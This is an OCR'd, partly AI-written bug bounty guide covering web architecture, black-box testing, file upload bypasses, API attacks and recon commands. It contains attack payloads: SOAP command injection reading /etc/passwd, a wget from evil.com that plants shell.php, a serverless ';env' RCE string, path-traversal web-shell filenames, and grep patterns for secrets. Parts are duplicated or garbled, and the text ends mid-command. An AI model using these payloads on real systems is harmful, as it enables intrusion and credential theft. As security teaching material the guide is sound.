


3amk_BBH_Guide_26

- I create most of the contents from AI (ChatGpt, Gemini).
- I use different methods for testing .
- I explain same concepts with different ways .
- You could use a method for one scenario and another for different ones.

==========

[*] Intro to Modern Web Apps For Bug Hunters :

==========

What Is a Page / Endpoint?

- **Page (frontend)**: A URL that returns HTML (e.g. `/login`, `/profile`)
- **Endpoint (backend)**: A URL that returns data (API) (e.g. `/api/users`)

When a user opens a page or calls an endpoint, the server runs **multiple functions**.

- **On the Backend:** When you hit an endpoint like `/get-user-profile`, the server looks for a specific function (often called a **Controller** or **Handler**).
- **On the Frontend:** When a page loads, a main component or initialization function runs

Controller/Handlers (Handles the request)

- Receives HTTP request
- Calls services

The Entry Point vs. The Logic

In modern web design, an **endpoint** or **page** acts as a single gateway, but it is powered by **multiple functions**.

1. The Controller

Each URL (e.g., `/api/login`) is mapped to one specific function. This function's only job is to coordinate other functions.

2. Helper Functions

The "Controller" function delegates tasks to smaller, specialized functions:

- **Auth Functions:** Is the user allowed to be here?
- **Data Functions:** Get or save information.
- **Logic Functions:** Calculate prices, filters, or dates.


> **One endpoint = one main handler**
> **One handler = many small functions**

Typical Backend Structure

```
Request
 → WAF / CDN
 → Middleware (auth, rate limit, validation)
 → Controller / Route handler (ONE public function)
 → Business logic functions
 → Database / internal services
 → Response
```

Modern Web Architecture :

- **SPA (Single Page Application)** built with React, Angular, Vue, Svelte, etc.
- **API Gateway** (Express.js, Kong, NGINX, or BFF).
- **Microservices** for each business domain (users, orders, payments, etc.)



SPA frameworks ?

> A **SPA framework** refers to a framework used to build **Single Page Applications (SPA)**. In a SPA, the entire application runs on a single HTML page and dynamically updates content without reloading the whole page. This leads to faster, smoother user experiences similar to desktop apps.

Key Characteristics of SPAs :

- Only one HTML page is loaded initially.
- Navigation and content updates happen dynamically via JavaScript.
- Often use AJAX or Fetch API to communicate with the backend.
- Uses client-side routing to change views without full-page reloads.

Microservices ?

> **Microservices** are an architectural style where a large application is broken down into many small, loosely coupled services.

Each Microservices:

- Has its own specific function (e.g., user service, payment service, notification service).
- Often runs in its own container (like Docker).
- Communicates with other services via APIs (usually HTTP/REST, gRPC, or messaging systems like Kafka).

Layer	Frontend (client-side)	Backend (server-side)
Technology	Built with JavaScript frameworks (React, Angular, Vue)	Implemented in any language: Node.js, Java, Python, Go, etc.
Deployment artifact	Usually a single JS/CSS/HTML bundle served to the browser	Multiple independently built/deployed services (containers, etc.)
User interaction	Runs in the user's browser; handles UI events, routing, rendering	Handles data, business logic, databases, authentication, etc.
Communication	Mostly calls backend APIs	May call other microservices over internal APIs

Frontend	React + TypeScript SPA
API Gateway	Express.js, Kong, NGINX, or BFF
Microservices	Node.js, Python, Java, Go services
Databases	PostgreSQL, MongoDB, Redis, etc.
Infrastructure	Docker, Kubernetes, Cloud

==========

[*] Black Box Testing Introduction :

==========

In black-box testing (where you can't see the source code), mapping **Controllers** and **Helpers** is like performing "digital archaeology." You look at the behavior of the application to guess how the code is structured behind the scenes.

Here is how you can map these concepts to find security vulnerabilities:

1. Mapping the "Controller" (The Surface Attack Area)

Since the Controller is the entry point, your goal is to find every URL and input field the Controller accepts.

- **How to find them:** Use tools like Burp Suite or OWASP ZAP to crawl the site. Look for patterns in URLs: `/api/v1/user/update` or `/dashboard/settings`.
- **The Security Bug (Broken Access Control): The Logic:** If the Controller is "lazy," it might forget to call the `checkUserRole()` helper.
  - **The Test:** Try to access an admin Controller (e.g., `/api/admin/delete-user`) while logged in as a regular user. If the Controller doesn't verify your identity before performing the action, you've found a **BOLA (Broken Object Level Authorization)** bug.

2. Mapping "Helper Functions" (The Logic Attack Area)

You can identify helpers by watching how the data changes between your input and the server's output.

- **Validation Helpers:** If you enter `<script>` and the site returns an error saying "Invalid characters," you've identified a **Sanitization Helper**.
  - **The Test:** Try to "bypass" the helper. If they blocked `<script>`, will they block `<img src=x onerror=alert(1)>`? If the helper is poorly written, you find **XSS (Cross-Site Scripting)**.
- **Data Helpers:** These talk to the database.
  - **The Test:** Send a single quote `'` or a semicolon `;` in an input field. If the server throws a database error, the Controller is passing your input directly to a **SQL Helper** without cleaning it. This leads to **SQL Injection**.

---

3. Strategy: The "Inference" Table

As a bug hunter, use this mental map to decide where to poke:

A URL with an ID: `?id=123`	Controller calls `GetRecord(id)`	**IDOR:** Change `123` to `124`. Can you see someone else's data?
A file upload button	Controller calls `UploadHelper()`	**RCE:** Can you upload a `.php` or `.exe` file instead of a `.jpg`?
A "Forgot Password" form	Controller calls `EmailHelper()`	**Rate Limiting:** Can you trigger 1,000 emails in 1 minute to crash the service?
A search bar	Controller calls `QueryHelper()`	**NoSQL/SQL Injection:** Can you break the query logic to see all records?

Security Mapping: Black Box Perspective

Phase 1: Controller Discovery

- Identify all API endpoints.
- Observe how the application routes different requests (GET vs POST).
- **Target:** Authentication bypass at the Controller level.

Phase 2: Helper Inference

- Identify "hidden" logic by observing error messages.
- Test input validation helpers for bypasses (XSS, SQLi).
- Test file-handling helpers for path traversal (e.g., `../../etc/passwd`).

Phase 3: Business Logic Mapping

- Analyze how helpers interact. (e.g., Does the "Coupon Helper" talk correctly to the "Checkout Controller"?)
- **Target:** Price manipulation or double-spending bugs.

Example File Upload Testing:

To hunt for bugs in a file upload feature, you have to visualize the "hand-off" between the **Controller** and its **Helpers**. In a black-box scenario, you are looking for gaps where the developer assumed a helper would handle security, but it didn't.

1. The Mapping Strategy

When you see an upload button, assume the backend looks like this:

- **Controller:** Receives the file from the user.
- **Helper A (Validation):** Checks the file name and extension (e.g., `.jpg`).

- **Helper B (Storage):** Moves the file to a folder (e.g., `/uploads/`).
- **Helper C (Processing):** Resizes the image or scans for viruses.

---

2. Testing for Vulnerabilities

Here is how you break those helpers:

A. Bypass the "Validation Helper" (The Extension Check)

If the helper only checks for `.jpg`, can you trick it?

- **Double Extensions:** Try `shell.jpg.php`. Sometimes the helper sees `.jpg` and stops looking, while the server executes the `.php`.
- **Null Byte Injection:** Try `shell.php%00.jpg`.
- **MIME-Type Spoofing:** Change the `Content-Type` header in your Burp Suite request from `application/x-php` to `image/jpeg`.

B. Attack the "Storage Helper" (Path Traversal)

If the helper takes your filename and puts it in a folder, try to change the destination.

- **The Payload:** Rename your file to `../../var/www/html/shell.php`.
- **The Goal:** If the helper doesn't "sanitize" the name, it might save your file outside the restricted `/uploads/` folder and into the web root where you can run it.

C. Exploit the "Processing Helper" (Memory/Logic)

If the helper uses a library (like ImageMagick) to resize the photo:

- **Pixel Flood:** Upload a tiny image that claims to be $10,000 \times 10,000$ pixels. This can crash the helper (DoS).
- **Command Injection:** Use specialized payloads (like "ImageTragick") that hide system commands inside the image metadata.

---

3. Summary

File Upload Attack Surface Mapping

1. Controller Level

- **Max File Size:** Can I send a 10GB file to crash the server?
- **Authentication:** Can an unauthenticated user upload files?

2. Validation Helper (The 'Gatekeeper')

- **Extension Bypass:** Test `.php5`, `.phtml`, `.config`, `.aspx`.
- **Case Sensitivity:** Test `.JPG` vs `.jpg` or `.PhP`.
- **Magic Bytes:** Change the file header to `GIF89a;` but keep PHP code inside.

3. Storage Helper (The 'Mover')

- **Path Traversal:** Test filenames like `..\..\shell.php`.
- **Filename Overwrite:** Can I upload a file named `index.html` to replace the homepage?

4. Processing Helper (The 'Worker')

- **Metadata:** Inject XSS payloads into EXIF data.
- **Library Exploits:** Research vulnerabilities in the specific processing tool used (e.g., FFmpeg, Ghostscript).

Comparison of Attack Vectors

Validation	Trusting the `Content-Type` header.	Remote Code Execution (RCE)
Storage	Not renaming files to random strings.	Path Traversal / Defacement
Processing	Using outdated third-party libraries.	Server-Side Request Forgery (SSRF) / DoS

==========

[*] Methodologies :-

==========

Recon → Enumeration → Exploitation

- Recon finds **what exists**
- Enumeration reveals **how it works**
- Exploitation abuses **what you learned**

Phase 1 — Recon

- Enumerate domains / Subdomains & APIs
- Extract endpoints from JS
- Capture all requests

Output:

```
Endpoints
Methods
Parameters
Auth requirements
```

Phase 2 — Endpoint Classification

Create a table:

/api/orders/{id}	Yes	GET	Yes	IDOR
/api/pay	Yes	POST	No	Logic

Anything with an **ID** = high value.

Phase 3 — Auth & Authorization Testing

Test each endpoint with:

- No token
- Invalid token
- Another user token
- Lower privilege token

Common wins:

- Missing role checks
- Client-side enforcement

Phase 4 — Input Validation & Injection

- Type confusion
- Arrays instead of strings
- Extra fields
- Unexpected JSON

Phase 5 — Error Handling

- Break JSON
- Force exceptions
- Leak stack traces

How To Approach:

1. For SPA framework :

1. **Understand the Tech Stack**
   - Use Wappalyzer (browser extension)
2. **Read the Client-side Code**
   - Use browser dev tools (Sources tab) or download source maps (`.js.map`)
   - Search for:
     - Hidden routes
     - Unused features
     - Hardcoded secrets (tokens, API keys)
     - Internal APIs or debug functions
     - Role-based logic (e.g., `if (user.isAdmin)`)
3. **Analyze API Traffic**
   - Use Burp Suite/ZAP/Postman to monitor and replay requests
   - Watch for:
     - Hidden or undocumented API endpoints
     - Insecure direct object references (IDORs)
     - Overly permissive CORS policies
     - Verb tampering (e.g., `GET` vs `POST`)
     - HTTP parameter pollution
4. **Test Authentication and Authorization**
   - Try:
     - Modifying JWT tokens
     - Removing or tampering with headers (Auth token, cookies)
     - Changing user IDs, roles, org IDs in requests
     - Accessing admin-only routes manually (`/admin`, `/users/all`, etc.)
5. **Look for Client-side Vulnerabilities**
   - Test for:
     - **DOM-based XSS** (`innerHTML`, `document.write`, client-side rendering)
     - **Open redirects** (`window.location`)
     - **CSRF** if the API uses cookies
     - **Clickjacking** on key views
6. **Explore the Routing System**

- SPAs use client-side routing (like React Router).
- Try:
  - Accessing restricted routes directly
  - Bypassing 403 pages by modifying client-side logic
  - Checking route guards (they can be bypassed in JS)

2. For Microservices :

Targets when hunting bugs in microservices :

- **API endpoints**: Are they properly authenticated and authorized?
- **Internal APIs**: Sometimes developers assume “internal means safe” → often vulnerable.
- **Service-to-service communication**: Tokens, keys, or secrets might be exposed.
- **Configuration files**: Misconfigured YAML, environment variables, or docker-compose files.
- **CI/CD pipelines**: Can lead to source leaks or deployment flaws.
- **Container security**: Insecure images, outdated dependencies, or excessive privileges.

3. For APIs :

A. SOAP :

- SOAP is an RPC protocol, which uses XML for accessing web Services
- SOAP is built upon XML protocol
- the way the SOAP messages are processed within the web application lead to [Xpath, XML, XXE,RCE]
- SOAP service often provides a Web Services Description Language (WSDL) document.
- WSDL file provides a complete list of operations allowed by the web service.

```
http://example.com/webservice?wsdl
```

- SOAP Account-Takeover Vulnerability (IDOR)

```
<UserIdentifier>88</UserIdentifier>
```

- Remote Code Execution (RCE) in SOAP Service
- Payloads:

```
&quot;&amp id &&quot;
&quot;&amp cat /etc/passwd &&quot;

# Finding Writable Directory to upload a shell/backdoor
```

```
&quot;&amp ls -l /var/www/cgi-bin&&quot; # M2M drwxrwxrwx

&quot;&amp wget "http://www.evil.com/shell.txt"" -O /
var/www/cgi-bin/M2M/shell.php &&quot;

visit that page > shell.php
```

- Request Example:

```
POST /cgi-bin/Tmgm/server.php HTTP/1.1
Content-Type: text/xml
SOAPAction: "http://localhost/#Tmgm_Auth"
Content-Length: 632 Host: localhost
Connection: Keep-alive
Accept-Encoding: gzip/detlate
User-Agent:Mozilla/5.0(WindowsNT6.1;WOWE4)AppleWebKit/537.3E (KHTML, like
Gecko) Chrome/28.0.1500.
Accept: /

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://sche-
mas.xmlsoap.org/soap/envelope/" xmlns:soap="http://
schemas xmlns:xsd="www.w3.org/1999/XMLSchema"
xmlns:xsi="http://wwv.v3.org/1999/XMLSchema-instance" xml. xmlns:SOAP-
ENC"http://schemas.xmlsoap.org/soap/
encoding/" xmlns:urn="http://localhost/">
<SOAP-ENV:Header/>
    <SOAP-ENV:Body>
        <Tmgm_Auth>
        <Action>1</Action>
        <User>&quot;&amp id &&quot;</User>
            <Password>test</Passvord>
        </Tmgm_Auth></SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

B. JSON-RPC :

- JSON-RPC is an RPC protocol that leverages JSON for exchange of messages between client and servers.
- Depending upon the implementation of JSON-RPC and how the user input is handled

and processed, JSON-RPC can lead to SQL injection, RCE,and IDOR.

```
Request:
{
    "jsonrpc": "2.0",          // Specifies the version
    "method": "getEmail",     // Indicates the method being invoked.
    "params": {              // Contains input paramaters
        "userId": 1
    },
    "id": 1             // Assigns unique identifier to match
request/response
}
```

C. REST API :

- Swagger (now known as OpenAPI) framework for designing and documenting RESTful APIs.
- Swagger definitions are typically crafted in either JSON or YAML format.

```
Example :
/swagger-ui.html
/swagger
/v1/swagger-ui.html
/api/v1/swagger.json
/api/v1/swagger.yaml
/v2/api-docs
/v1/v2/api-docs

https://github.com/danielmiessler/SecLists/blob/master/Discovery/
Web-Content/swagger.txt
```

```
https://example.com/rest/v11/Users?=admin

The endpoint `/api/v1/export?user_id=123` didn’t check permissions.
Changing `user_id` to `*` returned every customer’s PII—names, emails,
even partial credit card data.
```

D. GraphQL :

- Unlike REST APIs, which typically involve multiple endpoints interacting with different HTTP verbs GraphQL, has a single endpoint that serves all predefined objects .
- GraphQL supports two operations, namely Query and Mutate.
- Queries are used for retrieving data, whereas mutations are used for updating and deleting data.
- GraphQL can also be vulnerable to traditional vulnerabilities including SQL Injection, RCE, XSS

Server-less Application Vulnerability :

Your application runs on servers, but all the server management, including scaling and maintenance, is handled by the cloud service provider.

API Routing: This provides routing for your functions and makes them accessible to the internet. This layer decides where to send requests based on the URL and other factors. This is referred to as API gateway in AWS and Azure Application Gateway in Azure.

Event-Driven: In serverless architectures, operations are initiated by events, and an event could be anything from a user clicking on a link/button to a user uploading files in S3 buckets.

Statelessness: Serverless functions have a limited lifespan and normally don't last for more than a couple of minutes. Hence, there is no caching, and the state is restarted each time the function is executed again.

Vulnerability's

1. Information Exposure:
   If the debug parameter is set to "True", it returns AWS access key and secret access key stored in environment variables.

```
http://lambda-url.us-east-1.on.aws/?debug=true
```

2. RCE:

```
https://homepages.inf.ed.ac.uk/neilb/TestWordDoc.doc>/dev/null;env
```

JavaScript Analysis :

With Dev Tools :

1. Working with initiators

```
- To Find WebSite API
    - initiat Req. to API
        - By page refersh
        - Do action [Login,open profile, ..]

- Network > api-req > initiator [ req call stack ]
- Trace to the origion of that req in JS files
```

2. From Browser Network
   - Fetch/XHR >
   - if interested req >
   - copy as curl
     1. [curl] + ' -x http://127.0.0.1:8080 -k '
     2. then try to test the api from the proxy.
     3. Alter the path by remove folders backward then check the response
     4. Alter the HTTP Methods
     5. check the Dev Tools again if any new ajax req.
     6. Test again and remove unnecessary headers if u
        get 400 bad req as stats code & change the Method also
     7. Use FFuf to Fuzz the API for params or endpoints
3. waybackmachine website >> to find enpoints and params

```
- Accessing admin-only routes manually (`/admin`, `/users/all`, etc.)
```

- Try:
  - Accessing restricted routes directly
  - Bypassing 403 pages by modifying client-side logic
  - Checking route guards (they can be bypassed in JS)

```
gospider -s "http://testphp.vulnweb.com/" -d 10 --blacklist ".
(jpg|jpeg|gif|css|tif|tiff|png|ttf|woff|woff2|ico)"

katana -jsl -jc -rl 10 -d 5 -u https://example.com
```

- Methods:

```
# 1. From hostes:
grep -i ngix hosts  | cut -d ' ' -f1 | httpx -ms '.chunk.' -title

grep -i ngix hosts  | cut -d ' ' -f1 | httpx -ms 'main.js' -title

# 2. If Downloaded Js Files:
grep -Eo "https?:\/\/[a-zA-Z0-9./?=_-]*" *.js | sort -u | tee
api_urls.txt

grep -E "Route|path|navigate|redirect|push|location.href" *.js

grep -iE 'v[1-9]|api|admin|chunk' *.js

cat all-gospider | grep -E '\.js' | tr '[] ' '\n' | grep -E '\.js' | anew
all-js-links

grep -rnaiE 'chunk\.' go-reslt | awk '/.js$/{print $NF}' | grep -E
'^http'

cat hosts | grep -vE site.com  | grep -vE '.com|www' | sort -u | httpx -
path '/api' -content-type | grep -i json

grep -oE '"/rest/[^"]+"|/api/[^"]+' js.beautify --color

grep -rnaiEo '.{1,20}'await.{,40}\.(get|post|put|delete|patch)(.{1,50}'
*/ |grep -E '\.(get|post|put|delete|patch)' | tr ' ' '\n' | grep '"/' |
cut -d '"' -f2 | sed 's#^#url/s#g'
| httpx -sc -title -cl -proxy http://127.0.0.1:8080 -t 40 -x POST -body
'{}'
```

```
echo 'example.com' | waybackurls | grep '\.js$' | sort -u > js-
wayback.txt

curl -G "https://web.archive.org/cdx/search/cdx" \
  --data-urlencode "url=*.example.com/*" \
  --data-urlencode "output=text" \
  --data-urlencode "fl=original" | grep '\.js$' > js-cdx.txt
```

Then validate:

```
cat js-cdx.txt | httpx -mc 200 -o js-live.txt

Or use a loop to download and scan offline:

while IFS= read -r link; do
    wget "$link"
done < js.txt
grep -r -E
"aws_access_key|apikey|secret|token|auth|config|admin|password|jwt" *.js
```

Code review for exposed secrets:_

- **Generic secrets / keys:** `apikey, api_key, api-key, token:", key", secret, private, api-token, auth-token, client_secret, jwt`
- **Credentials & identity:** `username, password, email, admin`
- **Cloud / platform markers:** `aws_access_key, databaseURL, firebase`
- **Provider/prefix hints:** `AIZa` (Tron/other token prefixes), `sk_live_` (Stripe live keys), `ghp_` (GitHub PAT prefix)

Testing the PUT Method

1. Capture the base request of the target with a web proxy.
2. Change the request method to PUT and add test.html file and send the request to the application server.

```
PUT /test.html HTTP/1.1
Host: testing-website

<html> HTTP PUT Method is Enabled </html>
```

3. If the server response with 2XX success codes or 3XX redirections and then confirm by GET request for test.html file. The application is vulnerable.

If the HTTP PUT method is not allowed on base URL or request, try other paths in the system.

NOTE: If you are successful in uploading a web shell you should overwrite it or ensure that the security team of the target are aware and remove the component promptly after your proof-of-concept.

==========

[*] General Notes :

==========

```
# Burp Scope :
    .*\.example\.com$

# Zap Scope :
    https?://[a-zA-Z0-9_~.-]{1,}.example.com.*
```

```
- For 500 (Internal Server Error) try changing methods,remove headrs, change content types and FUZZ for paramters.

https://github.com/vortexau/dnsvalidator

https://public-dns.info/nameservers.txt

dnsvalidator -tL https://public-dns.info/nameservers.txt -threads 100 -o resolvers.txt
```

```
The Attack Surface Detector is available as a plugin to both ZAP and Burp Suite, and a command-line tool is also available.
How to Use The CLI jar file is available for download from [https://github.com/secdec/attack-surface-detector-cli/releases]
```

```
cat subs.txt | naabu -top-ports 100 | tee -a ports.txt
cat port.txt | httpx -title -sc -cl -location -fr -o httpx.txt

- nuclei -l httpx.txt -t /root/Nuclei/nuclei-templates/http/exposed-panels

- nuclei -l httpx.txt -t /root/Nuclei/nuclei-templates/http/misconf

- nuclei -l port.txt  -t  /root/Nuclei/nuclei-templates/cves

- nmap -sV -sC -p 8080,8443,8888,9000 -iL ports
```

```
- while IFS=; read -r host port ;do
    nmap -sV -sC -p "$port" "host" -oN "scan_${host}_${port}.txt"

done > ports.txt
```

Tips for bug hunters:

- Map out the architecture: understand what each microservice does and how they communicate.
- Look for differences between external APIs (for users) and internal APIs (for other services).
- Test for classic web bugs (XSS, SQLi) in every microservice.
- Pay special attention to broken access control and IDOR (Insecure Direct Object Reference).
- Scan containers and Kubernetes setups for misconfigurations.

Useful Tricks

```
- xargs -P10 -a hosts -I@ bash -c 'gospider -s "@" ' | anew spider_out


- awk > let us use more than one delimiter
    - Ex:  [ awk -F "AS" '{print $2}'] >> to extract ASN No.



- sed 's#$#/something#g' > will change # with #/something_globaly


- Create a virtual environment using python3 -m venv path/to/venv.
    Then use path/to/venv/bin/python and path/to/venv/bin/pip. Make
    sure you have pypy3-venv installed.
```

==========

[*] BBH_Checklist :

==========

- [ ] Domain Enumeration
- [ ] Subdomain Enumeration
- [ ] Internet Search Engine Discovery (Shodan, Censys, etc.)
- [ ] Google Dorking
- [ ] Internals Subdomains/virtual hosts
- [ ] Port Scanning
- [ ] Web App Pentesting
    1. Technology Fingerprinting
    2. Inspecting Sitemaps/robots.txt
    3. Inspecting Page Content/Source
    4. **Read the Client-side Code JS_Analysis**
    5. Web Crawler **Inspecting URLs/Endpoints/Parameters**
    6. Parameter Fuzzing
    7. **Discover Hidden APIs**
    8. **Find Admin Panels & Private Routes**
    9. **Authentication tokens**
    10. Directory Bruteforcing + Hidden Files
    11. Wayback Machine Recon

```
- `.git`, `.env`, `.sql`, `config.json`, etc.
- Hardcoded credentials or old API routes.
```

    12. Verbose Errors
        `?debug=true ?test=1 ?source=admin`
    13. Error Messages
        - Stack traces, file paths, DB errors
          http://test.com/product?productid=2 // integer
          http://test.com/product?productid=test // check the error if its trace enabled (server version)
    14. postmessage misconfigurations

==========

[*] Recon For Domains

==========

```
- Company's register domain > public ip/cidr
- to find info's about the registeration of any domin use [ whois ]
- we could host other subdomains/sites on same server
- in big comp. the subdomains used to host many other services
    -examples: mail.site.com ,ftp.site.com,..
- this help in security,load, ..
```

Acquisitions :

- www.crunchbase.com (Find Acquisitions)

WHOIS :

```
whois example.com
```

```
amass intel -whois -d example.com
```

ASNs :

- Manual:
  - http://bgp.he.net
  - https://bgpview.io
  - https://ipinfo.io

```
    # Validate ASN Ownership**
    whois AS<number>

    # Get IP Prefixes Owned by the ASN
    whois -h whois.cymru.com " -v AS<number>"
    curl ipinfo.io/AS<number>
    curl -s https://api.bgpview.io/search?query_term=paypal | jq

    # Active Scanning of Live Hosts
    masscan -p1-65535 <ip_range> --rate=1000
    naabu -iL ip_ranges.txt -top-ports 1000 -o naabu_common.json
```

```
    nmap --script targets-asn --script-args targets-asn.asn=XXXXX
```

```
echo ASXXXXX | asnmap | naabu -p 443 | httpx
```

```
amass intel -active -asn <asn-no>
```

```
echo X.x.x.0/24 | /root/go/bin/tlsx -san -cn -silent -resp-only |
/root/go/bin/dnsx -silent | /root/go/bin/httpx

echo X.X.X.0/24 | /root/go/bin/tlsx -san -cn -silent -resp-only |
/root/go/bin/dnsx -silent | /root/go/bin/httpx -td -sc -fr -title -ip -rl
10 -t 2 -r /root/resolvers.txt -random-agent -o alive-subs-ASN.txt
```

```

- Find a list ASN numbers (Not Accuret) :
    - amass intel -org [company-name]
```

Shodan Dorking :

```
org:"Intigriti"
org<name> http.title:"cAdvisor"

hostname:test.com

asn:ASxxxx

ssl:"comp_Name"                    //Domains & Ips
ssl.cert.subject.cn:"domain.com"   //Subdomains & ips
    Ex: ssl.cert.subject.cn:"corp.domain.com"

hostname:"example.com" http.html:"admin"
hostname:"example.com" http.title:"Page Title"                  //all ips
that include the same title
http.favicon.hash:-xxxxxxxxx           //domains & ips
hostname:"example.com" http.title:"index of /"
net:CIDR                               //x.x.x.x/22
```

```
product:"IIS" 403

ssl:"test inc"-http.title:"Bad Request"

org:<company> http.component:php

org:<company> http.title:Login,Log in,Register,Signin, Sign in, Sign up

org:<company> http.title:"Index of"

org:<company> http.status:200,404 -port:80 -port:443 -port:8080 -
port:8443

org:<company> product:jenkins

- Subdomain Enumeration Using Favicon Hashes
        curl -s www.paypalobjects.com/webstatic/icon/favicon.ico -o
favicon.ico
        cat favicon.ico | base64 | python3 -c "import mmh3,sys;
print(mmh3.hash(sys.stdin.buffer.read()))"

        Shodan Http.favicon.hash:309020573
```

==========

[*] Recon For Subdomains

==========

Crt.sh:

```
curl -s https://crt.sh/\?q\=\domain.com\&output\=json | jq -r '.
[].name_value' | grep -Po '(\w+\.\w+\.\w+)$' | tee subdomains.txt
```

Brute-forcing:

```
shuffledns -mode bruteforce -d <domain> -w <wordlist> -r <resolvers> -o
<output>
```

```

```

Alteration:

```
# used with large orgs
shuffledns -d <domain> -w <permutations-wordlist> -r <resolvers> -o
<output>
```

ASNs :

- Manual:
  - http://bgp.he.net
  - https://bgpview.io
  - https://ipinfo.io

```
    # Validate ASN Ownership**
     whois AS<number>

    # Get IP Prefixes Owned by the ASN
    whois -h whois.cymru.com " -v AS<number>"
    curl ipinfo.io/AS<number>

    # Active Scanning of Live Hosts
    masscan -p1-65535 <ip_range> --rate=1000
    naabu -iL ip_ranges.txt -top-ports 1000 -o naabu_common.json

    curl -s https://api.bgpview.io/search?query_term=ORG | jq

    nmap --script targets-asn --script-args targets-asn.asn=<XXXXX>
```

- Automated:

```
echo ASXXXXX | asnmap | naabu -p 443 | httpx
```

```
amass intel -active -asn <asn-no>
```

```
echo x.x.x.0/24 | /root/go/bin/tlsx -san -cn -silent -resp-only |
